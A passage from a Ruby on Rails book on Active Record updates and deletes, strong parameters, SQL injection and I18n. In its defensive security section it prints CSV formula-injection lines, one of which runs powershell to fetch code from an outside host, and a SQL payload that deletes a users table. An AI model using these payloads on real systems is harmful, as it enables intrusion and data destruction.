And of course, if you've done some basic Rails programming, you'll recognize that pattern, since it is used in the generated scaffolding code. The `update` method takes a hash of attribute values and returns true or false depending on whether the save was successful or not, dependent on validation passing.

Updating by Condition

Active Record has another class method useful for updating multiple records at once: `update_all`. Used together with `where`, it maps closely to the way that you would think of using a SQL `update...where` statement. The `update_all` method takes the following parameters: A string, array, or hash representing the SET part of the SQL statement. The method returns the number of records updated.

We think this is one of those methods that are generally more useful in a scripting context than in a controller method, but you might feel differently. Here is a quick example of how we might reassign all the Rails projects in the system to a new project manager.

```
Project.where(technology: 'Rails').update_all({manager: 'Ron Campbell'})
```

The `update_all` method also accepts a string parameter, which enables you to leverage the power of SQL:

```
Project.where("lower(technology) LIKE '%microsoft%'").update_all("cost = cost * 3")
```

Updating a Particular Instance

The most basic way to update an Active Record object is to manipulate its attributes directly and then call `save`. It's worth noting that `save` will insert a record in the database if necessary or update an existing record with the same primary key.

```
>> project = Project.find(1)
>> project.manager = 'Brett M.'
>> project.save
=> true
```

The `save` method will return `true` if it was successful or `false` if it failed for any reason. There is another method, `save!`, that will use exceptions instead. Which one to use depends on whether you plan to deal with errors right away or delegate the problem to another method further up the chain.

It's mostly a matter of style, although the non-bang `save` and `update` methods that return a boolean value are often used in controller actions, as the clause for an `if` condition:


```
class StoryController < ApplicationController
  def points
    story = Story.find(params[:id])
    if story.update_attribute(:points, params[:value])
      render text: "#{story.name} updated"
    else
      render text: "Error updating story points"
    end
  end
end
```

Updating Specific Attributes

The instance methods `update_attribute` and `update` take one key/value pair or hash of attributes, respectively, to be updated on your model and saved to the database in one operation.

The `update_attribute` method updates a single attribute and saves the record, but updates made with this method are not subjected to validation checks. In other words, this method allows you to persist an Active Record model to the database even if the full object isn't valid. Model callbacks are executed, but the `updated_at` is still bumped.



Lark says...

I feel dirty whenever I use `update_attribute`.

On the other hand, `update` is subject to validation checks and is often used on update actions and passed the `params` hash containing updated values.

Active Record also provides an instance method `update_column`, which accepts a single key/value pair. Although similar to `update_attribute`, the `update_column` method not only skips validations checks but also does not run callbacks and skips the bumping of the `updated_at` timestamp.

The `update_columns` method, works exactly the same as `update_column`, except that instead of accepting a single key/value pair as a parameter, it accepts a hash of attributes.



Courtenay says...

If you have associations on a model, Active Record automatically creates convenience methods for mass assignment. In other words, a `Project` model that has_many :users will expose a `user_ids` attribute writer, which gets used by its `update` method. This is an advantage if you're updating associations with checkboxes because you just name the checkboxes `project[user_ids] []` and Rails will handle the magic. In some cases, allowing the user to set associations this way would be a security risk.

Deleting and Destroying

Finally, if you want to remove a record from your database, you have two choices. If you already have a model instance, you can destroy it:

```
>> bad_timesheet = Timesheet.find(1)

>> bad_timesheet.destroy
=> #<Timesheet id: 1, user_id: "1", submitted: nil,
    created_at: "2006-11-21 05:40:27", updated_at: "2006-11-21 05:40:27">
```

The destroy method will both remove the object from the database and prevent you from modifying it again:

```
>> bad_timesheet.user_id = 2
RuntimeError: can't modify frozen Hash
```

Note that calling save on an object that has been destroyed will fail silently. If you need to check whether an object has been destroyed, you can use the destroyed? method.

The destroy method also has a complimentary bang method, destroy!. Calling destroy! on an object that cannot be destroyed will result in an ActiveRecord::RecordNotDestroyed exception being raised.

You can also call destroy and delete as class methods, passing the id(s) to delete. Both variants accept a single parameter or array of ids:

```
Timesheet.delete(1)
Timesheet.destroy([2, 3])
```

The naming might seem inconsistent, but it isn't. The delete method uses SQL directly and does not load any instances (hence it is faster). The destroy method does load the instance of the Active Record object and then calls destroy on it as an instance method. The semantic differences are subtle but come into play when you have assigned before_destroy callbacks or have dependent associations—child objects that should be deleted automatically along with their parent object.

Rails 6 introduced the destroy_by method, which allows relation to find all the records matching the condition and perform destroy_all on the matched records.

```
Timesheet.destroy_by(submitted: nil)
```

This is a short-hand for Timesheet.where(submitted: nil).destroy_all.

You can also use delete_by, which uses SQL directly.

Model Mass-assignment Attributes Protection

Since its origins, Rails has featured a convenient mass-assignment feature enabling assignment of multiple model attributes by passing a hash of values. As such, it's common to create a model using `User.create(params[:user])` and update it later using `User.update(params[:user])`.

Without protection, direct mass-assignment access to all model attributes would be easy to exploit. For example, suppose you happen to define an `is_admin` boolean field in the “users” table. In that case, an attacker could give themselves admin privileges by sneaking in an `is_admin=true` on an otherwise innocent registration form.

The strong parameters approach forbids mass-assignment of a model attribute from a controller unless that attribute was explicitly allowed. It is configured using two simple methods (`permit` and `require`) that are exposed on a controller's `params` object. Calls to those methods can be chained to validate nested `params` hashes.

Calling `require` will validate that the parameter is actually present and throw an exception⁷⁹ if it is not. It will also return the “extracted” value of the parameter.

```
params.require(:user)
```

An `ActionController::ParameterMissing` exception, unless handled, will bubble up to the Rails dispatcher and result in a HTTP 400 Bad Request response.

Calling `permit` with a list of attributes will enable those attributes to “pass through” to the model during mass-assignment but only if the value is one of the supported “scalar” types: `String`, `Symbol`, `NilClass`, `Numeric`, `TrueClass`, `FalseClass`, `Date`, `Time`, `DateTime`, `StringIO`, `IO`, `ActionDispatch::Http::UploadedFile` or `Rack::Test::UploadedFile`. This restriction disables evil injection of arrays, hashes or any other objects.

```
params.require(:user).permit(
  :name, :email, :password, :password_confirmation)
```

Another option is to pass a hash. This will enable you to declare that one of the attributes can contain an array of scalar values:

```
params.permit(ids: [])
```

To allow all the attributes in a given hash call `permit!` method on it:

```
params.require(:log_entry).permit!
```

Using a combination of `permit` and `require`, it's relatively easy to implement different parameter filtering options for creating new records and updating existing records or any other “complicated” logic required:

⁷⁹`ActionController::ParameterMissing`

```
class UsersController < ApplicationController

  def create
    user = User.create!(create_params)
    redirect_to user
  end

  def update
    user = User.find(params[:id])
    user.update!(update_params)
    redirect_to user
  end

private

  def create_params
    params.require(:user).permit(:name, :email, :password,
                                  :password_confirmation)
  end

  def update_params
    params.require(:user).permit(name: true, email: true, tags: [])
  end
end
```

There is an uncommon edge case that could trip up even experienced Rails developers. It crops up when slicing values from params for later use. With strong parameters, params was changed to be an instance of ActionController::Parameters that *behaves a lot like a hash* but *always enforces security constraints*. Line 2 in the following example does *not* return a hash.

```
def do_something_with_params
  params.slice(:param, :other_param)
end
```

Unless you call permit first, the results of that slice operation will return an empty object. The following code *does* work the way intended.

```
def do_something_with_params
  params.permit([:param, :other_param]).to_h
end
```

If you know the parameters you're trying to store are not originating in the wild and are guaranteed to be safe, you can choose to use to_unsafe_h and skip the permit calls.

```
def do_something_with_params
  params.to_unsafe_h.slice(:param, :other_param)
end
```



Even if you are sure at the point of time of writing it, will it still be true later? This can lead to security problems down the line, so be cautious when using it.

The controller and action parameters are always allowed by default. There is a configuration option in `application.rb` that enables other parameters to be marked as always safe and available.

```
config.always_permitted_parameters = %w(controller action param other_param)
```

SQL Injection

SQL injection is a catch-all description for attacks on SQL database-driven applications. The attacker includes malicious fragments of SQL code in otherwise legitimate input provided to the application hoping that the application “messes up” and sends those fragments along to the database to be executed.



Even though SQL injections are talked about quite regularly, they are only one kind of injection attack. Imagine that your application exports CSV for reporting. Those CSV files are imported into Excel by members of your team. The CSV could include arbitrary code executed by Excel, like this:

```
=HYPERLINK("http://evil.tn";"Detailed Information")
=cmd|' /C calc '!A0
=powershell|'IE(wget 0r.pe/p)'!AD
```

SQL injection attacks were very popular when people wrote SQL code for their applications by hand. But even today, if you’re not careful, you can introduce code that is susceptible to this kind of attack.

Let’s see how this can happen. Suppose that we implemented product search functionality in our application using the following piece of code:

```
class ProductsController < ApplicationController
  def search
    @products = Product.where("name LIKE '%#{params[:search_terms]}%")
  end
end
```

For a search string “test”, this code will execute the following SQL query:

```
SELECT * FROM products WHERE name LIKE '%test%';
```

Okay so far. But what if the user submits `search_terms` with the following value:

```
';DELETE FROM users;
```

In this case, the resulting SQL code sent to the database is:

```
SELECT * FROM products WHERE name LIKE ''';DELETE FROM users;%';
```

That second statement will wipe out the entire `users` table in the database.

Using variations on the same theme, an attacker could modify the `users` table to reset an administrator’s password or retrieve data that he shouldn’t have access to.

We could start escaping all the user input ourselves to protect ourselves from this attack, but fortunately, we don’t have to do that, as ActiveRecord already does it for us. We need to know how to use it correctly.

The first rule to remember is to never directly inject the user’s input into any string used as a part of an SQL query. Instead, we should use the variable substitution facility provided by ActiveRecord (and other object-mapping software—they all have it):

```
@products = Product.where('name LIKE ?', "%#{params[:query]}%")
```

The ‘?’ character in the query fragment serves as a variable placeholder. You can have more than one in any given query, just make sure to pass the right number of variables to interpolate.

You can read more about it this behavior in [Chapter “Working with Active Record.”](#)

Conclusion

This chapter covered the fundamentals of ActiveRecord, the framework included with Ruby on Rails for creating database-bound model classes.

We've looked at the methods you need to do basic CRUD operations: create, read, update, and delete. We also reviewed how to drill through Active Record to use the database connection whenever you need to do so.

We've also learned how Active Record expresses the convention over configuration philosophy that is such an important part of the Rails way and how to make settings manually that override the conventions in place.

With our understanding of both views and models, we can now look into internationalization and building forms with Rails.

Internationalization

“The practical upshot of all this is that if you stick a Babel fish in your ear you can instantly understand anything said to you in any form of language.”

—The Hitchhiker’s Guide to the Galaxy

I18n stands for *internationalization*, and the `i18n` gem that ships with Rails makes it easy to support multiple languages other than English in your Rails applications. When you internationalize your app, you do a sweep of all the textual content in your models and views that needs to be translated. You can also localize data like currency and dates.



This chapter is an authorized remix of the complete guide to using I18n in Rails, by Sven Fuchs and Karel Minarik, available at <https://guides.rubyonrails.org/i18n.html>.

Rails provides an easy-to-use and extensible framework for translating your application to a single custom language other than English or for providing multi-language support in your application.

The **internationalization** process in Rails involves the abstraction of strings and other locale-specific parts of your application (such as dates and currency formats) out of the codebase and into a locale file.

The process of **localization** means providing translations and localized formats for the abstractions created during internationalization. In the process of *localizing* your application, you’ll probably want to do the following three things:

- Replace or add to Rails’ default locale.
- Abstract strings used in your application into keyed dictionaries—e.g., flash messages, static text in your views, etc.
- Store the resulting dictionaries somewhere.

Internationalization is a complex problem. Natural languages differ in so many ways (e.g., in pluralization rules) that it is hard to provide tools for solving all problems at once. For that reason, the Rails I18n API focuses on the following:

- Providing support for English and similar languages by default.
- Making it easy to customize and extend everything for other languages.

As part of this solution, every static string in the Rails framework—e.g., Active Record validation messages, time and date formats—has been internationalized, so *localization* of a Rails application means *overriding* Rails defaults.

Localized Views

Before diving into the more complicated localization techniques, let's briefly cover a simple way to translate views useful for content-heavy pages. Assume you have a `BooksController` in your application. Your `index` action renders content in `app/views/books/index.html.haml` template. When you put a *localized variant* of that template such as `index.es.html.haml` in the same directory, Rails will recognize it as the appropriate template to use when the locale is set to `:es`. If the locale is set to the default, the generic `index.html.haml` view will be used.

You can use this feature when working with a large amount of static content that would be clumsy to maintain inside locale dictionaries. Just bear in mind that any changes to a template must be kept in sync with all of its translations.

I18n Setup

There are a few steps to get up and running with I18n support for your application. Following the *convention over configuration* philosophy, Rails will set up your application with reasonable defaults. If you need different settings, you can overwrite them easily.

You can use YAML or standard Ruby hashes to store translations in the default (Simple) backend. Rails automatically adds all `.rb` and `.yaml` files from the `config/locales` directory to your translations load path.



The translations load path is just an array of paths to your translation files that will be loaded automatically and available in your application. You can pick whatever directory and translation file naming scheme make sense for you.

The default `en.yaml` locale in this directory contains a sample pair of translation strings:

```
en:  
  hello: "Hello world"
```

This means, that in the `:en` locale, the key `hello` will map to the “Hello world” string.⁸⁰

Unless you change it, the I18n library will use English (`:en`) as its default locale for looking up translations. Change the default in using code similar to:

```
config.i18n.default_locale = :de
```

⁸⁰Every string inside Rails is internationalized in this way; for instance, Active Record validation messages in the file or time and date formats in the file.

After some discussion⁸¹, the `i18n` library takes a **pragmatic approach** to locale keys. They include only the *locale* (“language”) part, like `:en`, `:pl`, not the *region* part, like `:en-US` or `:en-UK`, which are traditionally used for separating “languages” and “regional setting” or “dialects”. Many international applications use only the “language” element of a locale such as `:cz`, `:th`, or `:es` (Czech, Thai, and Spanish). However, there are also regional differences within different language groups that may be important. For instance, in the `:en-US` locale, you would have \$ as a currency symbol, while in `:en-UK`, you would have £. Nothing stops you from separating regional and other settings in this way: you have to provide a complete “English – United Kingdom” locale in an `:en-UK` dictionary. Rails I18n plugins such as `Globalize3`⁸² may help you implement it.

Setting and Passing the Locale

If you want to translate your Rails application to a single language other than English, you can just set `default_locale` to your locale in `application.rb` as shown earlier, and it will persist through the requests. However, you probably want to support more locales in your application, depending on the user’s preference. In such a case, you need to set and pass the locale between requests.



You may be tempted to store the chosen locale in a *session* or a *cookie*. **Do not do so.** The locale should be transparent and a part of the URL. This way, you don’t break people’s basic assumptions about the web itself: if you send a URL of some page to a friend, she should see the same page, same content.

You can set the locale in a `before_action` in your `ApplicationController` like this:

```
before_action :set_locale

def set_locale
  # if params[:locale] is nil then I18n.default_locale will be used
  I18n.locale = params[:locale]
end
```

This approach requires you to pass the locale as a URL query parameter as in `/books?locale=pt`.

Getting the locale from `params` and setting it is not the hard part of this technique. Including the locale parameter in every URL generated by your application *is* the hard part. To include an explicit option in every URL

```
= link_to books_url(locale: I18n.locale)
```

would be tedious at best and impossible to maintain at worst.

A `default_url_options` method in `ApplicationController` is useful precisely in this scenario. It enables us to set defaults for `url_for` and helper methods dependent on it.

⁸¹<https://groups.google.com/g/rails-i18n/c/FN7eLH2-lHA>

⁸²<https://github.com/globalize/globalize>

```
def default_url_options(options={})
  logger.debug "default_url_options is passed options: #{options.inspect}\n"
  { locale: I18n.locale }
end
```

Every helper method dependent on `url_for` (e.g., helpers for named routes like `root_path` or `root_url`, resource routes like `books_path` or `books_url`, etc.) will now automatically include the locale in the query string, like

```
http://localhost:3000/?locale=ja
```

You might want your URLs to look more like `www.example.com/en/books` (which loads the English locale) and `www.example.com/nl/books` (which loads the Netherlands locale). This is achievable with the same `default_url_options` strategy we just reviewed. You have to set up your routes with a `scope` option in this way:

```
# config/routes.rb
scope ":locale" do
  resources :books
end
```

To reduce the potential for wrong matching, you can constraint the locale to the ones you support. You can set the localized root within the scope and constraint block:

```
# config/routes.rb
scope ":locale" do
  # only match German and English locales
  constraints locale: /de|en/ do
    resources :books
  end
  get '/' => "dashboard#index"
end
```

With this approach, you still need to take special care of the root URL of your application. It needs to figure out the proper locale for the user and redirect them to the correct root accordingly (for example via the `Accept-Language` header described below):

```
root to: 'dashboard#unlocalized_root'
```

Setting the Locale from the Domain Name

Another option you have is to set the locale from the domain name where your application runs. For example, we want `www.example.com` to load the English (or default) locale and `www.example.es` to load the Spanish locale. Thus the *top-level domain name* is used for setting the locale. This has several advantages:

- The locale is a very *obvious* part of the URL.
- People intuitively grasp in which language the content will be displayed.
- It is very trivial to implement in Rails.
- Search engines seem to like that content in different languages lives at different, inter-linked domains.

You can implement it like this in your ApplicationController:

```
before_action :set_locale

def set_locale
  I18n.locale = extract_locale_from_uri
end

# Get locale from top-level domain or return nil
def extract_locale_from_tld
  parsed_locale = request.host.split('.').last
  (available_locales.include? parsed_locale) ? parsed_locale : nil
end
```

Try adding localhost aliases to your file to test this technique.

```
127.0.0.1 application.com
```

```
127.0.0.1 application.it
```

```
127.0.0.1 application.pl
```

Setting the Locale from the Host Name

We can also set the locale from the subdomain in a very similar way inside of ApplicationController.

```

before_action :set_locale

def set_locale
  I18n.locale = extract_locale_from_uri
end

def extract_locale_from_subdomain
  parsed_locale = request.subdomains.first
  (available_locales.include? parsed_locale) ? parsed_locale : nil
end

```

Setting Locale from Client Supplied Information

In specific cases, it would make sense to set the locale from client-supplied information, i.e., not from the URL. One source of client-supplied information would be an Accept-Language HTTP header. Browsers set this automatically according to the language the user has configured for their operating system.⁸³

A trivial implementation of setting locale based on the Accept-Language header in ApplicationController might be:

```

before_action :set_locale

def set_locale
  I18n.locale = extract_locale_from_accept_language_header
end

private

def extract_locale_from_accept_language_header
  request.env['HTTP_ACCEPT_LANGUAGE'].scan(/^[a-z]{2}/).first
end

```

In production environments, you should use much more robust code than the example above. Try plugins such as Iain Hecker's `http_accept_language`⁸⁴ or even Rack middleware such as `locale`⁸⁵.

You can also use this approach in combination with one of the approaches above to figure out the initial locale when the user hasn't provided one.

⁸³<http://www.w3.org/International/questions/qa-lang-priorities>

⁸⁴https://github.com/iain/http_accept_language

⁸⁵<https://github.com/rack/rack-contrib/blob/master/lib/rack/contrib/locale.rb>

Internationalizing Your Application

After you've set up I18n support for your Ruby on Rails application and told it which locale to use and how to preserve it between requests, you're ready for the exciting part of the process: internationalizing your application.

The Public I18n API

First of all, you should be acquainted with the I18n API. The two most important methods of the I18n API are

```
translate # Lookup text translations
localize  # Localize Date and Time objects to local formats
```

These have the aliases `#t` and `#l`, so you can use them like

```
I18n.t 'store.title'
I18n.l Time.now
```

The Process

I18n and localization take place primarily in certain parts of your Rails application with user-facing strings:

- Views
- Mailers
- Forms
- Models

Controllers shouldn't contain much in the way of strings subject to i18n, except for alerts and notice messages. Helpers probably shouldn't hold much text either.

Take the following basic pieces of a simple Rails application as an example for describing the process.

```
# config/routes.rb
Rails.application.routes.draw do
  root "home#index"
end

# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = "Welcome"
  end
end

# app/views/home/index.html.haml
%h1 Hello world!
%p.notice= flash[:notice]
```

The example has two strings that are currently hard-coded in English. To internationalize this code, we must replace those strings with calls to Rails' `t` helper with a key that makes sense for the translation.

```
# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = t(:welcome_flash)
  end
end

# app/views/home/index.html.haml
%h1= t(:hello_world)
%p.notice= flash[:notice]
```

Now when you render this view, it will show an error message that tells you that the translations for the keys `:hello_world` and `:welcome_flash` are missing.

Rails adds a `t` (translate) helper method to your views so that you do not need to spell out `I18n.t` all the time. Additionally, this helper will catch missing translations and wrap the resulting error message into a `<span class="translation_missing">`. It will also mark the translation as safe HTML if the key has the suffix `"_html"` or the last element of the key is the word `"html"`. For example, calling `translate("header.html")` will return a safe HTML string that won't be escaped.

To make the example work you would add the missing translations into the dictionary files (thereby doing the localization part of the work):

```
# config/locales/en.yml
en:
  hello_world: Hello World
  welcome_flash: Welcome

# config/locales/pirate.yml
pirate:
  hello_world: Ahoy World
  welcome_flash: All aboard!
```



You need to restart the server when you add or edit locale files.

You may use YAML (.yml) or plain Ruby (.rb) files for storing your translations. YAML is the preferred option among Rails developers. However, it has one significant disadvantage. YAML is very sensitive to whitespace and special characters, so the application may not load your dictionary correctly. Ruby files will crash your application on the first request, so you may easily find what's wrong. (If you encounter any “weird issues” with YAML dictionaries, try putting the relevant portion of your dictionary into a Ruby file.)



For a completely different, and potentially much easier (albeit pricey), solution to internationalizing your application, check out [PhraseApp](http://phraseapp.com)⁸⁶. They have a product called the In-Context-Editor, that makes the actual web UI of your application editable by teams of translators. It's the way to go for large i18n jobs.

Adding Date/Time Formats

Now let's add a timestamp to the view, so we can demo the date/time localization feature as well. To localize the time format you pass the Time object to `I18n.l` or use Rails' `l` helper method in your views.

```
# app/views/home/index.html.haml
%h1= t(:hello_world)
%p.notice= flash[:notice]
%p= l(Time.now, format: :short)
```

And in our pirate translations file, let's add a time format (it's already there in Rails' defaults for English):

⁸⁶<http://phraseapp.com>


```
# config/locale/pirate.yml
pirate:
  time:
    formats:
      short: "arrrround %H'ish"
```



There's a great chance that somebody has already done much of the hard work of translating Rails' defaults for your locale. See the rails-i18n repository at GitHub⁸⁷ for an archive of various locale files. When you put such file(s) in config/locale/ directory, they will automatically be ready for use.

Keeping Translations up to Date

When working on a project with multiple languages, you will need to check whether all translations are up to date over time. Some translations might be unused because you forgot to remove them from one of the languages. Or maybe you forgot to add a translation to one language.

The `i18n-tasks`⁸⁸ gem offers you the `i18n-tasks health` command to check for those cases. It can also remove unused keys directly with `i18n-tasks remove-unused` or add placeholders for missing ones with `i18n-tasks add-missing`. Apart from these base tasks, it also offers moving translations as well as integration with translation services.

Organization of Locale Files

Putting translations for all parts of your application in one file per locale could be hard to manage. You can store these files in a hierarchy that makes sense to you.

For example, your config/locale directory could look like this:

```
| -defaults
| ---es.rb
| ---en.rb
| -models
| ---book
| -----es.rb
| -----en.rb
| -views
| ---defaults
| -----es.rb
```

⁸⁷<https://github.com/svenfuchs/rails-i18n>

⁸⁸<https://github.com/glebm/i18n-tasks>

```
|-----en.rb  
|---books  
|-----es.rb  
|-----en.rb  
|---users  
|-----es.rb  
|-----en.rb  
|---navigation  
|-----es.rb  
|-----en.rb
```

This way, you can separate model and model attribute names from text inside views and all of this from the “defaults” (e.g., date and time formats). Other stores for the `i18n` library could provide different means of such separation.

The default locale loading mechanism in Rails does not load locale files in nested dictionaries as we have here. So, for this to work, we must explicitly tell Rails to look further through settings in `config/application.rb`:

```
config.i18n.load_path += Dir[File.join(Rails.root, 'config',  
  'locales', '**', '*.rb,*.yml')]
```

Looking Up Translations

Translations are looked up by keys, which can be either Symbols or Strings, so these calls are equivalent:

```
I18n.t :message  
I18n.t 'message'
```

The `translate` method also takes a `:scope` option, which can contain one or more additional keys that will be used to specify a “namespace” or scope for a translation key:

```
I18n.t :invalid, scope: [:activerecord, :errors, :messages]
```

This looks up the `:invalid` message in the Active Record error messages.

Additionally, both the key and scopes can be specified as dot-separated keys as in the following:

```
I18n.translate : "activerecord.errors.messages.invalid"
```

Thus the following four calls are equivalent:

```
I18n.t 'activerecord.errors.messages.invalid'
I18n.t 'errors.messages.invalid', scope: :activerecord
I18n.t :invalid, scope: 'activerecord.errors.messages'
I18n.t :invalid, scope: [:activerecord, :errors, :messages]
```

Rails implements a convenient way to reference keys inside of views. Assume you have the following local file:

```
es:
  books:
    index:
      title: "Título"
```

You can reference the value of `books.index.title` inside of the `app/views/books/index.html.html` template by prefixing the key name with a dot. Rails will automatically fill in the scope based on the identity of the view.

```
= t '.title'
```



Context matters, especially in translation work. Therefore, in anything but the most basic circumstances, forget about using symbols and scopes as identifiers. Just use explicit dot notation across the board without using scoped keys, and create prefix schemes that match the organization of your resources. It's a lot easier to understand and maintain. Phrase has an excellent write-up on the subject of translation key naming⁸⁹.

Default Values

When a `:default` option is given, its value will be returned if the translation is missing:

```
I18n.t :missing, default: 'Not here'
# => 'Not here'
```

If the `:default` value is a Symbol, it will be used as a key and translated. You can provide multiple values as default. The first one that results in a value will be returned.

For example, the following first tries to translate the key `:missing` and then the key `:also_missing`. As both do not yield a result, the string “Not here” will be returned:

⁸⁹<https://phrase.com/blog/posts/ruby-lessons-learned-naming-and-managing-rails-i18n-keys>

```
I18n.t :missing, default: [:also_missing, 'Not here']  
# => 'Not here'
```

Bulk and Namespace Lookup

To look up multiple translations at once, an array of keys can be passed:

```
I18n.t [:odd, :even], scope: 'activerecord.errors.messages'  
# => ["must be odd", "must be even"]
```

Also, a key can translate to a (potentially nested) hash of grouped translations. For instance, you can receive *all* Active Record error messages as a Hash with

```
I18n.t 'activerecord.errors.messages'  
# => { inclusion: "is not included in the list", exclusion: ... }
```

Interpolation

In many cases, you want to abstract your translations so that variables can be interpolated into the translation. For this reason, the I18n API provides an interpolation feature. Given a translation with an interpolation:

```
en:  
  thanks: "Thanks %{name}!"
```

All options besides `:default` and `:scope` that are passed to `translate` will be interpolated into the translation:

```
I18n.translate :thanks, name: 'Jeremy'  
# => 'Thanks Jeremy!'
```

If a translation uses `:default` or `:scope` as an interpolation variable, an `I18n::ReservedInterpolationKey` exception is raised. If a translation expects an interpolation variable, but this has not been passed to `translate`, an `I18n::MissingInterpolationArgument` exception is raised.

Pluralization

There is only one singular and plural form for a given string in English, e.g., “1 message” and “2 messages,” but other languages have different grammars with additional or fewer plural forms⁹⁰. Thus, the I18n API provides a flexible pluralization feature. We define the translation like this:

⁹⁰https://www.unicode.org/cldr/cldr-aux/charts/36.1/supplemental/language_plural_rules.html

```
en:
  inbox
    one: "1 message",
    other: "%{count} messages"
```

The `:count` interpolation variable has a special role in that it both is interpolated to the translation and used to pick a pluralization from the translations according to the pluralization rules defined by Unicode:

```
I18n.translate :inbox, count: 2
# => '2 messages'
```

```
I18n.translate :inbox, count: 1
# => '1 message'
```

The algorithm for pluralizations in `:en` is as simple as

```
entry[count == 1 ? 0 : 1]
```

The translation denoted as `:one` is regarded as singular, versus any other value regarded as plural, including the count being zero.

If the lookup for the key does not return a Hash suitable for pluralization, an `I18n::InvalidPluralizationData` exception is raised.

How to Store Your Custom Translations

The `Simple` backend shipped with Active Support enables you to store translations in plain Ruby and YAML format. A Ruby hash locale file would look like the following:

```
{
  pt: {
    foo: {
      bar: "baz"
    }
  }
}
```

The equivalent YAML file would look like this:

```
pt:
  foo:
    bar: baz
```

In both cases the top level key is the locale. `:foo` is a namespace key and `:bar` is the key for the translation “baz”.

Here is a real example from the Active Support `en.yml` translations YAML file:

```
en:
  date:
    formats:
      default: "%Y-%m-%d"
      short: "%b %d"
      long: "%B %d, %Y"
```

So, all of the following equivalent lookups will return the `:short` date format `"%B %d"`:

```
I18n.t 'date.formats.short'
I18n.t 'formats.short', scope: :date
I18n.t :short, scope: 'date.formats'
I18n.t :short, scope: [:date, :formats]
```

Generally, we recommend using YAML as a format for storing translations.

Translations for Active Record Models

You can use the methods `Model.human_name` and `Model.human_attribute_name(attribute)` to transparently look up translations for your model and attribute names.

For example, when you add the following translations:

```
en:
  activerecord:
    models:
      user: Dude
    attributes:
      user:
        login: "Handle"
      # will translate User attribute "login" as "Handle"
```

`User.human_name` will return “Dude” and `User.human_attribute_name(:login)` will return “Handle”.

Error Message Scopes

Active Record validation error messages can also be translated. Active Record gives you a couple of namespaces to place your message translations to provide different messages and translation for specific models, attributes, and/or validations. It also transparently takes single table inheritance into account.

This gives you quite powerful means to flexibly adjust your messages to your application's needs.

Consider a User model with a `validates_presence_of` validation for the name attribute like

```
class User < ActiveRecord::Base
  validates_presence_of :name
end
```

The key for the error message in this case is `:blank`. Active Record will look up this key in the namespaces:

```
activerecord.errors.models.[model_name].attributes.[attribute_name]
activerecord.errors.models.[model_name]
activerecord.errors.messages
```

Thus, in our example it will try the following keys in this order and return the first result:

```
activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
```

When your models are additionally using inheritance then the messages are looked up in the inheritance chain.

For example, you might have an Admin model inheriting from User:

```
class Admin < User
  validates_presence_of :name
end
```

Then Active Record will look for messages in this order:

```

activerecord.errors.models.admin.attributes.title.blank
activerecord.errors.models.admin.blank
activerecord.errors.models.user.attributes.title.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank

```

This way you can provide special translations for various error messages at different points in your model's inheritance chain and in the attributes, models, or default scopes.

Error Message Interpolation

The translated model name, translated attribute name, and value are always available for interpolation.

So, for example, instead of the default error message "can not be blank" you could use the attribute name like "Please fill in your %{attribute}".

Validation interpolation	with option	Message	Interpolation
validates_-	-	:confirmation	-
confirmation_of validates_-	-	:accepted	-
acceptance_of validates_-	-	:blank	-
presence_of validates_length_-	:within, :in	:too_short	count
of validates_length_-	:within, :in	:too_long	count
of validates_length_-	:is	:wrong_length	count
of validates_length_-	:minimum	:too_short	count
of validates_length_-	:maximum	:too_long	count
of validates_format_-	-	:taken	-
of validates_-	-	:invalid	-
uniqueness_of validates_-	-	:inclusion	-
inclusion_of validates_-	-	:exclusion	-
exclusion_of validates_-	-	:invalid	-
associated validates_-	-	:not_a_number	-
numericality_of validates_-	:greater_than	:greater_than	count
numericality_of			

Validation interpolation	with option	Message	Interpolation
validates_-	:greater_than_or_-	:greater_than_or_-	count
numericality_of	equal_to	equal_to	
validates_-	:equal_to	:equal_to	count
numericality_of			
validates_-	:less_than_or_-	::less_than_or_-	count
numericality_of	equal_to	equal_to	
validates_-	:odd	:odd	-
numericality_of			
validates_-	:even	:even	-
numericality_of			

Exception Handling

In some contexts you might want to change I18n's default exception handling behavior. For instance, the default exception handling does not enable catching of missing translations during automated tests easily. For this purpose a different exception handler can be specified. The specified exception handler must be a method on the I18n module. You would add code similar to the following to your file or other kind of initializer.

```
module I18n
  def just_raise_that_exception(*args)
    raise args.first
  end
end

I18n.exception_handler = :just_raise_that_exception
```

This would re-raise all caught exceptions including `MissingTranslationData`.

Conclusion

At this point you should also have a good overview of how I18n support in Ruby on Rails works and are ready to start translating your project. We described the setup as well as the process of translation.

Forms

Why? I came into this game for the action, the excitement. Go anywhere, travel light, get in, get out, wherever there's trouble, a man alone. Now they got the whole country sectioned off, you can't make a move without a form.

—Harry Tuttle, Brazil (1985)

Rails provides a set of methods for working with HTML forms, especially related to Active Record model objects assigned to the template. The methods correspond to each type of HTML input fields such as text, password, select, and so on available.

Building forms with `form_with`



Before `form_with` was introduced in Rails 5.1, its functionality used to be split between `form_tag` and `form_for`. Both are now soft-deprecated.

The main form helper is `form_with`. When called without arguments like this, it creates a form tag that will POST to the current page when submitted. We can override both the `url` and the `method`:

```
= form_with url: search_path, method: :get do |f|
  = f.label :query, "Search for:"
  = f.text_field :query
  = f.submit "Search"
```

This will generate the following HTML:

```
<form action="/search" method="get" accept-charset="UTF-8" >
  <label for="query">Search for:</label>
  <input id="query" name="query" type="text" />
  <input name="commit" type="submit" value="Search" data-disable-with="Search" />
</form>
```

In the example above, the variable `f` yielded to the block is a `FormBuilder` object. It provides numerous helper methods for generating form elements such as labels, text fields, and submit buttons, as shown above. We will look at these helpers later.



The browser can only submit HTML forms via `get` or `post`. If you chose a different verb, a hidden input named `_method` is added to simulate the verb over `post`. Rails handles the incoming request and rewrites it accordingly.

When Rails receives the form above, you can access the fields by their name. In this case, `params[:query]` will contain whatever the user entered into the text field. When you pass a scope to `form_with`, Rails will put the parameters of the form into a hash. This works by changing the name of each of the fields. Let's add a scope search to our form above:

```
= form_with url: search_path, method: :get, scope: :search do |f|
  = f.label :query, "Search for:"
  = f.text_field :query
  = f.submit "Search"
```

This will generate the following HTML:

```
<form action="/search" method="get" accept-charset="UTF-8" >
  <label for="query">Search for:</label>
  <input id="query" name="search[query]" type="text" />
  <input name="commit" type="submit" value="Search" data-disable-with="Search" />
</form>
```

Rails will parse the incoming request, and make the field `search[query]` available as `params[:search][:query]`.



